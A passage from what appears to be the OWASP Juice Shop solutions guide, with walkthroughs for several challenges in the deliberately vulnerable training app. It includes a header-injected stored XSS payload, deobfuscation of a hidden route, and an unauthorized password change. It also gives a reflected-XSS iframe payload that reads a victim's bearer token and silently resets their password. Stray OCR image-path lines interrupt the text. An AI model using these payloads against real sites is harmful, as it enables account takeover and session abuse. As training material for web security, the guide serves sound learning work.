3. Log out and then log in again with the same user as before.
4. Visit http://localhost:3000/#/privacy-security/last-login-ip again where your *IP Address* should now show your actual remote IP address (or `127.0.0.1` if you run the application locally).
5. Find the request to https://localhost:3000/rest/saveLoginIp in your Browser DevTools.
6. Replay the request after adding the `X-Forwarded-For` HTTP header to spoof an arbitrary IP, e.g. `1.2.3.4`.
7. Unfortunately in the response (and also on http://localhost:3000/#/privacy-security/last-login-ip after logging in again) you will still find your remote IP as before
8. Repeat step 6. only with the proprietary header `True-Client-IP`.
9. In the JSON response you will notice `lastLoginIp: "1.2.3.4"` and after logging in again you will see `1.2.3.4` as your *IP Address* on http://localhost:3000/#/privacy-security/last-login-ip.
10. Replay the request once more with `True-Client-IP: <iframe src="javascript:alert(xss)">` to solve this seriously obscure challenge.
11. Log in again and visit http://localhost:3000/#/privacy-security/last-login-ip see the alert popup.



⭐⭐⭐⭐⭐ Challenges

Learn about the Token Sale before its official announcement

1. Open the `main.js` in your browser's developer tools and search for some keywords like "ico", "token", "bitcoin" or "altcoin".
2. Note the names of the JavaScript functions where these occur in, like `Vu()` and `Hu(1)`. These names are obfuscated, so they might be different for you.

3. Searching for references to those functions in `main.js` might yield some more functions, like `zu(1)` and some possible route name `app-token-sale`

```
    });
}
function zu(l) {
    return t["\u0275vid"](0, [(l()(),
    t["\u0275eld"](0, 0, null, null, 1, "app-token-sale", [], null, null, null, Hu, Bu)), t["\u0275did"](1, 114688, null, 0, Vu, [d], null, null)], function(l, n) {
        l(n, 1, 0)
    }, null)
}
var Zu = t["\u0275ccf"]("app-token-sale", Vu, zu, {}, {}, [])
  , $u = t["\u0275crt"]({
    encapsulation: 0,
    styles: [[".img-thumbnail[_ngcontent-%COMP%]{height:auto;max-width:100%;width:140px}mat-form-field[_ngcontent-%COMP%]{width:100%}blockquote[_ngcontent-%COMP%]{borde
    data: {}
});
```


4. Navigate to http://localhost:3000//app-token-sale or variations like http://localhost:3000//token-sale just to realize that these routes do not exist.
5. After some more chasing through the minified code, you should realize that `Vu` is referenced in the route mappings that already helped with Find the carefully hidden 'Score Board' page and Access the administration section of the store but not to a static title. It is mapped to another variable `Ca` (which might be named differently for you)

```
        }, {
            path: "score-board",
            component: Kt
        }, {
            path: "track-order",
            component: mu
        }, {
            path: "track-result",
            component: Ru
        }, {
            matcher: _a,
            data: ba,
            component: Pu
        }, {
            matcher: Ca,
            component: Vu
        }, {
            path: "**",
            component: Et
        }], {
            useHash: !0
        });
```

6. Search for `function Ca(` to find the declaration of the function that should return a matcher to the route name you are looking for.

```
function Ca(l) {
    return 0 === l.length ? null : l[0].toString().match(function() {
        for (var l = [], n = 0; n < arguments.length; n++)
            l[n] = arguments[n];
        var e = Array.prototype.slice.call(l)
          , t = e.shift();
        return e.reverse().map(function(l, n) {
            return String.fromCharCode(l - t - 45 - n)
        }).join("")
    }(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
        for (var l = [], n = 0; n < arguments.length; n++)
            l[n] = arguments[n];
        var e = Array.prototype.slice.call(arguments)
          , t = e.shift();
        return e.reverse().map(function(l, n) {
            return String.fromCharCode(l - t - 24 - n)
        }).join("")
    }(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()) ? {
        consumed: l
    } : null
}
```

7. Copy the obfuscating function into the JavaScript console of your browser and execute it immediately by appending a `()`. This will probably yield a `Uncaught SyntaxError: Unexpected token )`. When you pass values in, like `(1)` or `('a')` you will notice that the input value is simply returned.
8. Comparing the route mapping to others shows you that here a `matcher` is mapped to a `component` whereas most other mappings map a `path` to their `component`.
9. The code that gives you the sought-after path is the code block passed into the `match()` function inside `Ca(l)`!




10. Copying that inner code block and executing that in your console will still yield an error!
11. You need to append it to a string to make it work, which will **finally** yield the path `/tokensale-ico-ea` .
12. Navigate to http://localhost:3000/#/tokensale-ico-ea to solve this challenge.

```
"" + function() {
                for (var l = [], n = 0; n < arguments.length; n++)
                    l[n] = arguments[n];
                var e = Array.prototype.slice.call(l)
                  , t = e.shift();
                return e.reverse().map(function(l, n) {
                    return String.fromCharCode(l - t - 45 - n)
                }).join("")
            }(25, 184, 174, 179, 182, 186) + 36669..toString(36).toLowerCase() + function() {
                for (var l = [], n = 0; n < arguments.length; n++)
                    l[n] = arguments[n];
                var e = Array.prototype.slice.call(arguments)
```

```
        , t = e.shift();
    return e.reverse().map(function(l, n) {
        return String.fromCharCode(l - t - 24 - n)
    }).join("")
}(13, 144, 87, 152, 139, 144, 83, 138) + 10..toString(36).toLowerCase()
```

Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password

1. Log in as anyone.
2. Inspecting the backend HTTP calls of the *Password Change* form reveals that these happen via `HTTP GET` and submits current and new password in clear text.
3. Probe the responses of `/rest/user/change-password` on various inputs:
   - http://localhost:3000/rest/user/change-password?current=A yields a `401` error saying `Password cannot be empty.`
   - http://localhost:3000/rest/user/change-password?current=A&new=B yields a `401` error saying `New and repeated password do not match.`
   - http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=C also says `New and repeated password do not match.`
   - http://localhost:3000/rest/user/change-password?current=A&new=B&repeat=B says `Current password is not correct.`
   - http://localhost:3000/rest/user/change-password?new=B&repeat=B yields a `200` success returning the updated user as JSON!
4. Now Log in with Bender's user account using SQL Injection.
5. Craft a GET request with Bender's `Authorization Bearer` header to http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic to solve the challenge.



Bonus Round: Delivering the attack via reflected XSS

If you want to craft an actually realistic attack against `/rest/user/change-password` that you could send a user as a malicious link, you will have to invest a bit extra work, because a simple attack like *Search* for `<img src="http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&repeat=slurmCl4ssic">` will not work. Making someone click on the corresponding attack link http://localhost:3000/#/search?q=%3Cimg%20src%3D%22http:%2F%2Flocalhost:3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26repeat%3DslurmCl4ssic%22%3E will return a `500` error when loading the image URL with a message clearly stating that your attack ran against a security-wall: `Error: Blocked illegal activity`

To make this exploit work, some more sophisticated attack URL is required:

http://localhost:3000/#/search?q=%3Ciframe%20src%3D%22javascript%3Axmlhttp%20%3D%20new%20XMLHttpRequest%28%29%3B%20xmlhttp.open%28%27GET%27%2C%20%27http%3A%2F%2Flocalhost%3A3000%2Frest%2Fuser%2Fchange-password%3Fnew%3DslurmCl4ssic%26amp%3Brepeat%3DslurmCl4ssic%27%29%3B%20xmlhttp.setRequestHeader%28%27Authorization%27%2C%60Bearer%3D%24%7BlocalStorage.getItem%28%27token%27%29%7D%60%29%3B%20xmlhttp.send%28%29%3B%22%3E

Pretty-printed this attack is easier to understand:

```
<iframe src="javascript:xmlhttp = new XMLHttpRequest();
   xmlhttp.open('GET', 'http://localhost:3000/rest/user/change-password?new=slurmCl4ssic&amp;repeat=slurmCl4ssic');
   xmlhttp.setRequestHeader('Authorization',`Bearer=${localStorage.getItem('token')}`);
   xmlhttp.send();">
</iframe>
```


Anyone who is logged in to the Juice Shop while clicking on this link will get their password set to the same one we forced onto Bender!

👏 Kudos to Joe Butler, who originally described this advanced XSS payload in his blog post Hacking(and automating!) the OWASP Juice Shop.


Stick cute cross-domain kittens all over our delivery boxes

1. Log in with any user and go to http://localhost:3000/#/deluxe-membership
2. Right-click and *Inspect* the image of the delivery boxes with the Juice Shop logo on them.


3. You will notice that this image is in fact an inline `<svg>` tag that includes six `<image>` tags. One is loading `assets/public/images/deluxe/blankBoxes.png` and the other five load `assets/public/images/JuiceShop_Logo.png` in different sizes and positions onto the SVG graphic.
4. Open the `main.js` in your browser DevTools and search for the corresponding Angular controller code related to that page and SVG image
5. You will be able to spot six `:svg:image` references, one of them `blankBoxes.png` and the other five seemingly unspecified at that time.



